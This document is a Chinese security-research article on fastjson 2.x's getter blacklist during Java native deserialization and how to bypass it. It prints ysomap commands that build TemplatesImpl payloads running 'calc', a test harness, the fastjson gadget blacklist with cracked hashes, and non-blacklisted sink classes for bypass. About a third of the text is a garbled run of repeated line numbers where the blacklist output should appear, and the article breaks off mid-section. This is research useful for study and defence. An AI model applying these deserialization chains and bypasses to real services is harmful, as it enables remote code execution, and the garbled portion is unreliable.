

# 高版本Fastjson: Getter调用限制及绕过方式探究-先知社区

## 前言

前面提及到了，在fastjson或者jackson中存在有原生的反序列化链Gadgets，能够触发任意对象的getter方法，而在高版本中同样对之前的方式进行了一系列的限制，那么该如何绕过这类限制呢？

## 高版本getter调用失败

### jackson json库测试

首先测试一下使用JsonNode#toString这一个链子作为反序列化Gadget的一部分，测试jackson是否对原生的反序列化链进行了限制

首先将jackson版本依赖更新到最新的版本号：


```
23      <!--          <jackson.version>2.9.5</jackson.version>-->
24      <jackson.version>2.18.0</jackson.version>
```

使用yomap框架生成序列化payload

```
1  use payload JacksonObject2
2  use bullet TemplatesImplBullet
3  set body calc
4  run|
```

值得注意的是，在生成序列化数据的过程中，需要bypass一下writeReplace方法的检查，避免在序列化过程中，在 ObjectOutputSteam#writeObject0 中检查序列化类是否存在 writeObject 方法而导致不能够成功序列化原始的对象，导致序列化过程失败（具体可看上篇文章如何解决的）

最后能够成功的反序列化ysomap生成的序列化数据进行命令执行



```
8 public class DeserTest {
9     public static void main(String[] args) {
10         try {
11             FileInputStream fileInputStream = new FileInputStream("payload.JacksonObject2.TemplatesImplBullet.ser");
12             ObjectInputStream objectInputStream = new ObjectInputStream(fileInputStream);
13             objectInputStream.readObject();
14         } catch (Exception e) {
15             e.printStackTrace();
16         }
17     }
18 }
```

说明jackson在最新版本中仍然可以使用该链子

## fastjson 测试

对于fastjson来讲，从2.0.27版本开始，其在原生反序列化的过程中设置了黑名单限制，在黑名单中的类并不会被调用getter方法

我们这里直接使用fastjson 2.0.27进行测试，同样使用yosomap反序列化框架

修改fastjson版本

```
26      <!--          <fastjson.version>2.0.24</fastjson.version>-->
27          <fastjson2.version>2.0.27</fastjson2.version>
28          <kryo.version>3.0.3</kryo.version>
```

使用yosomap的脚本模式进行序列化数据生成

```
1  use payload JsonObject2
2  use bullet TemplatesImplBullet
3  set body calc
4  run
```

进行反序列化调用

```
public class DeserTest {
    public static void main(String[] args) {
        try {
            FileInputStream fileInputStream = new FileInputStream("payload.JsonObject2.TemplatesImplBullet.ser");
            ObjectInputStream objectInputStream = new ObjectInputStream(fileInputStream);
            objectInputStream.readObject();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

D:\envs\languages\java\jdk8\bin\java.exe ...  
java.lang.IllegalArgumentException Create breakpoint : Listener javax.swing.undo.UndoManager@59ec2012 hasBeenDone: true alive: true inProgress: true edits: [{"yosomap":{}}] limit: 10  
at javax.swing.event.EventListenerList.add(EventListenerList.java:187)  
at javax.swing.event.EventListenerList.readObject(EventListenerList.java:277)  
at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)  
at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)  
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)  
at java.lang.reflect.Method.invoke(Method.java:498)  
at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1185)  
at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:2363)  
at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2254)  
at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1710)  
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:508)  
at java.io.ObjectInputStream.readObject(ObjectInputStream.java:466)  
at test.DeserTest.main(DeserTest.java:13)

并不能够成功使用该方式触发反序列化漏洞


fastjson中2.0.27版本开始，在toString调用的必经之路上设置了黑名单检查，如果调用的类在黑名单中则忽视对应的调用过程，具体可见 BeanUtils#ignore 方法

从反序列化入口到黑名单检查的调用栈如下：

```
ignore:1040, BeanUtils (com.alibaba.fastjson2.util)
declaredFields:284, BeanUtils (com.alibaba.fastjson2.util)
isExtendedMap:2605, BeanUtils (com.alibaba.fastjson2.util)
getObjectReader:1892, ObjectReaderBaseModule (com.alibaba.fastjson2.reader)
getObjectReader:906, ObjectReaderProvider (com.alibaba.fastjson2.reader)
getObjectReader:889, ObjectReaderProvider (com.alibaba.fastjson2.reader)
<clinit>:461, JSONFactory (com.alibaba.fastjson2)
of:516, JSONWriter (com.alibaba.fastjson2)
toString:1099, JSONObject (com.alibaba.fastjson2)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
toString:462, AbstractCollection (java.util)
toString:1005, Vector (java.util)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
toString:258, CompoundEdit (javax.swing.undo)
toString:621, UndoManager (javax.swing.undo)
valueOf:2994, String (java.lang)
append:137, StringBuilder (java.lang)
add:187, EventListenerList (javax.swing.event)
readObject:277, EventListenerList (javax.swing.event)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1185, ObjectStreamClass (java.io)
readSerialData:2363, ObjectInputStream (java.io)
readOrdinaryObject:2254, ObjectInputStream (java.io)
readObject0:1710, ObjectInputStream (java.io)
readObject:508, ObjectInputStream (java.io)
readObject:466, ObjectInputStream (java.io)
main:13, DeserTest (test)
```

## fastjson黑名单检查流程分析

Gadget的前半部分是通过EventListenerList类add方法在抛出异常时的触发toString调用，进而触发了 JSONObject#toString 方法



The screenshot shows a code editor with a dark theme. A tooltip is displayed above the code, reading "Serialize to JSON String" and "Returns: JSON String". The code itself is a Java method named `toString()` with annotations `@Override` and `@SuppressWarnings("unchecked")`. The method body uses a try-with-resources statement to create a `JSONWriter` object, sets its root object to `this`, writes the object, and returns the resulting JSON string. The code is numbered from 1096 to 1104.

```
1096     @Override
1097     @SuppressWarnings("unchecked")
1098     public String toString() {
1099         try (JSONWriter writer = JSONWriter.of()) {
1100             writer.setRootObject(this);
1101             writer.write(map);
1102             return writer.toString();
1103         }
1104     }
```

这个方法用来将对象序列化成JSON字符串，这里会调用 `JSONWriter#of` 方法，在利用 `getObjectReader` 方法进行对象阅读器的获取时，将会调用 `isExtendedMap` 方法判断待处理的类是否是Map相关类

```
1889     if (type instanceof Class) {
1890         Class objectClass = (Class) type;  type: "class com.alibaba.fastjson2.JSONObject"    objectClass: "class com.alibaba.fastjson2.JSONObject"
1891         if (isExtendedMap(objectClass)) {  objectClass: "class com.alibaba.fastjson2.JSONObject"
1892             return null;
1893         }
1894
1895         if (Map.class.isAssignableFrom(objectClass)) {
1896             return ObjectReaderImplMap.of( fieldType: null, objectClass, features: 0);
1897         }
1898     }
```

此时的处理的类为最外层的类 JSONObject

```
2587     public static boolean isExtendedMap(Class objectClass) {
2588         if (objectClass == HashMap.class
2589             || objectClass == LinkedHashMap.class
2590             || objectClass == TreeMap.class
2591             || "" .equals(objectClass.getSimpleName()))
2592     ) {
2593         return false;
2594     }
2595
2596     Class superclass = objectClass.getSuperclass();
2597     if (superclass != HashMap.class
2598         && superclass != LinkedHashMap.class
2599         && superclass != TreeMap.class
2600     ) {
2601         return false;
2602     }
2603
2604     List<Field> fields = new ArrayList<>();
2605     BeanUtils.declaredFields(objectClass, field -> {
2606         int modifiers = field.getModifiers();
2607         if (Modifier.isStatic(modifiers)
2608             || Modifier.isTransient(modifiers)
2609             || field.getDeclaringClass().isAssignableFrom(superclass)
2610             || field.getName().equals("this$0"))
2611     ) {
2612         return;
2613     }
2614
2615     fields.add(field);
2616 });
2617
2618     return !fields.isEmpty();
2619 }
2620 }
```

这里从类本身和父类两个角度进行了判断，同时，调用了 BeanUtils#declaredFields 来忽视静态属性

```

    ignore static fields

279  @  public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
280      if (objectClass == null || fieldConsumer == null) {
281          return;
282      }
283
284      if (ignore(objectClass)) {
285          return;
286      }
287
288      if (TypeUtils.isProxy(objectClass)) {
289          Class superClass = objectClass.getSuperclass();
290          declaredFields(superClass, fieldConsumer);
291          return;
292      }
293
294      Class superClass = objectClass.getSuperclass();
295
296      boolean protobufMessageV3 = false;
297      if (superClass != null
298          && superClass != Object.class
299      ) {
300          protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
301          if (!protobufMessageV3) {
302              declaredFields(superClass, fieldConsumer);
303          }
304      }

```

1. 在这个过程中，官方设置了一个 `ignore` 方法用来过滤掉黑名单的类

```

1039  @  static boolean ignore(Class objectClass) {
1040      if (objectClass == null || false) { objectClass: "class com.alibaba.fastjson2.JSONObject"
1041          return true;
1042      }
1043
1044      String name = objectClass.getName();
1045      switch (name) {
1046          case "javassist.CtNewClass":
1047          case "javassist.CtNewNestedClass":
1048          case "javassist.CtClass":
1049          case "javassist.CtConstructor":
1050          case "javassist.CtMethod":
1051          case "org.apache.ibatis.javassist.CtNewClass":
1052          case "org.apache.ibatis.javassist.CtClass":
1053          case "org.apache.ibatis.javassist.CtConstructor":
1054          case "org.apache.ibatis.javassist.CtMethod":
1055          case "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet":
1056          case "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl":
1057          case "com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl":
1058          case "org.apache.wicket.util.io.DeferredFileOutputStream":
1059          case "org.apache.xalan.xsltc.trax.TemplatesImpl":
1060          case "org.apache.xalan.xsltc.runtime.AbstractTranslet":
1061          case "org.apache.xalan.xsltc.trax.TransformerFactoryImpl":
1062          case "org.apache.commons.collections.functors.ChainedTransformer":
1063              return true;
1064          default:
1065              break;
1066      }
1067      return false;
1068  }

```

在该版本的fastjson，黑名单的内容为明文，后续版本的黑名单为hash值

2. 在对类名进行黑名单检查之后，将会判断待处理的类是否是代理类，如果是，将会解析其代理的类，其流程如下：首先调用 `TypeUtils.isProxy` 方法进行代理类的判断

```
3360 @    public static boolean isProxy(Class<?> clazz) {  clazz: "class com.alibaba.fastjson2.JSONObject"
3361      for (Class<?> item : clazz.getInterfaces()) {  clazz: "class com.alibaba.fastjson2.JSONObject"  item:
3362        String interfaceName = item.getName();  item: "interface java.lang.reflect.InvocationHandler"  in
3363        switch (interfaceName) {  interfaceName: "java.lang.reflect.InvocationHandler"
3364          case "org.springframework.cglib.proxy.Factory":
3365          case "javassist.util.proxy.ProxyObject":
3366          case "org.apache.ibatis.javassist.util.proxy.ProxyObject":
3367          case "org.hibernate.proxy.HibernateProxy":
3368          case "org.springframework.context.annotation.ConfigurationClassEnhancer$EnhancedConfiguration":
3369          case "org.mockito.cglib.proxy.Factory":
3370          case "net.sf.cglib.proxy.Factory":
3371            return true;
3372          default:
3373            break;
3374        }
3375      }
3376      return false;
3377  H
3378
```

具体来说，就是遍历待处理类的所有接口，判断是否存在接口在名单内若待处理的类是代理类，将在获取它的父类之后再次调用 `declaredFields` 方法进行相同逻辑的检查，后续则不对这个代理类进行任何处理

3. 在通过了上述检查之后，同样会递归的对待处理类的所有父类进行 `declaredFields` 调用，在父类均处理完毕后，会对该类进行处理

## 核心黑名单检查流程

回到 `JSONObject#toString` 方法中

```
1096      @Override
1097      @SuppressWarnings("unchecked")
1098  ⏷      public String toString() {
1099        try (JSONWriter writer = JSONWriter.of()) {
1100          writer.setRootObject(this);
1101          writer.write( map: this);  writer: {"ysomap": "
1102          return writer.toString();
1103        }
1104      }
```

上述流程是在 `JSONWriter.of` 的调用过程中触发的对 `JSONObject` 的检查，真实的对于恶意类的检查是在获取了 `JSONWriter` 对象之后，将 `JSONObject` 设置为根对象之后，通过 `JSONWriter#writer` 方法对 `JSONObject` 对象进行序列化的过程中触发的

调用栈为：

```
ignore:1045, BeanUtils (com.alibaba.fastjson2.util)
declaredFields:284, BeanUtils (com.alibaba.fastjson2.util)
createObjectWriter:235, ObjectWriterCreatorASM (com.alibaba.fastjson2.writer)
getObjectWriter:344, ObjectWriterProvider (com.alibaba.fastjson2.writer)
getObjectWriter:1586, JSONWriter$Context (com.alibaba.fastjson2)
write:2554, JSONWriterUTF16 (com.alibaba.fastjson2)
toString:1101, JSONObject (com.alibaba.fastjson2)
```

在 `ObjectWriterCreatorASM#createObjectWriter` 方法中将会调用 `BeanUtils.declaredFields` 对类属性进行处理，进而也到了前面的检查 `JSONObject` 对象类似的逻辑

```
279     @    public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
280         if (objectClass == null || fieldConsumer == null) {
281             return;
282         }
283
284         if (ignore(objectClass)) {
285             return;
286         }
287
288         if (TypeUtils.isProxy(objectClass)) {
289             Class superclass = objectClass.getSuperclass();
290             declaredFields(superclass, fieldConsumer);
291             return;
292         }
293
294         Class superClass = objectClass.getSuperclass();
295
296         boolean protobufMessageV3 = false;
297         if (superClass != null
298             && superClass != Object.class
299         ) {
300             protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
301             if (!protobufMessageV3) {
302                 declaredFields(superClass, fieldConsumer);
303             }
304         }
305
306         Field[] fields = declaredFieldCache.get(objectClass);
307         if (fields == null) {
308             Field[] declaredFields = null;
309             try {
```

因为被黑名单强制拦截，其跳过了处理 `TemplateImpl` 类的步骤，则在最后通过ASM生成的字节码并没有调用 `TemplateImpl#getOutputProperties` 的过程，则不能够触发反序列化漏洞命令执行

## fastjson 2.0.54黑名单

通过替换<https://github.com/Leadroyal/fastjson-blacklist>项目的hash计算方式，对fastjson 2.0.54中的黑名单hash值进行破解

```

46     // com.alibaba.fastjson2.util.BeanUtilsTest.buildIgnores
47     @
48         static final long[] IGNORE_CLASS_HASH_CODES = {
49             -9214723784238596577L,
50             -9030616758866828325L,
51             -8335274122997354104L,
52             -6963030519018899258L,
53             -4863137578837233966L,
54             -3653547262287832698L,
55             -2819277587813726773L,
56             -2669552864532011468L,
57             -2458634727370886912L,
58             -2291619803571459675L,
59             -1811306045128064037L,
60             -864440709753525476L,
61             -779604756358333743L,
62             8731803887940231L,
63             1616814008855344660L,
64             2164749833121980361L,
65             2688642392827789427L,
66             3724195282986200606L,
67             3742915795806478647L,
68             3977020351318456359L,
69             4882459834864833642L,
70             6033839080488254886L,
71             7981148566008458638L,
72             8344106065386396833L
73         };
74     }

```

通过魔改的fastjson-blacklist项目，可跑出所有的黑名单类

```

24     // BreakerUtils.completeDatabase(new File("C:\\Users\\xx\\.m2\\repository\\\"), true, 2);
25     BreakerUtils.completeDatabase(new File( pathname: "D:\\envs\\languages\\java\\jdk8\\\"), recursive: true, version: 2);
26 }
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
627
628
629
629
630
631
632
633
633
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
150
```

## 黑名单绕过

既然设置了黑名单过滤的方式进行防御，类似于fastjson1.2.x系列的绕过方式，可以采用黑名单绕过的方式进行 bypass

也即是寻找不在黑名单的类，且其getter方法能够作为sink点

参考文献中提到了两种，分别是依赖 com.mchange:mchange-commons-  
java 的 com.mchange.v2.naming.ReferenceIndirector\$ReferenceSerialized 类和JDK下的  
的 LdapAttribute#getAttributeDefinition 方法，其实还存在很多不在黑名单中的类可以作为sink点，例如

1. sun.print.UnixPrintServiceLookup#getDefaultPrintService
2. javax.naming.spiContinuationDirContext#.getTargetContext
3. com.sun.media.sound.JARSoundbankReader#getSoundbank
4. ....

## fastjson原生反序列化Gadget中的getter调用问题

### jackson的不稳定getter调用

通过前面的几篇文章的学习，我们知道，在jackson这一个组件的getter方法调用时，存在有触发getter方法不稳定的问题

究其原因呢，在jackson这一个json库中，其获取对应的类的所有getter方法，采用的是，直接调用 getDeclaredMethods 方法的方式

而根据 Java 官方文档，这个方法获取的顺序是不确定的，如果获取到非预期的 getter 就会直接报错退出了。

```
getDeclaredMethods
public Method[] getDeclaredMethods()
    throws SecurityException
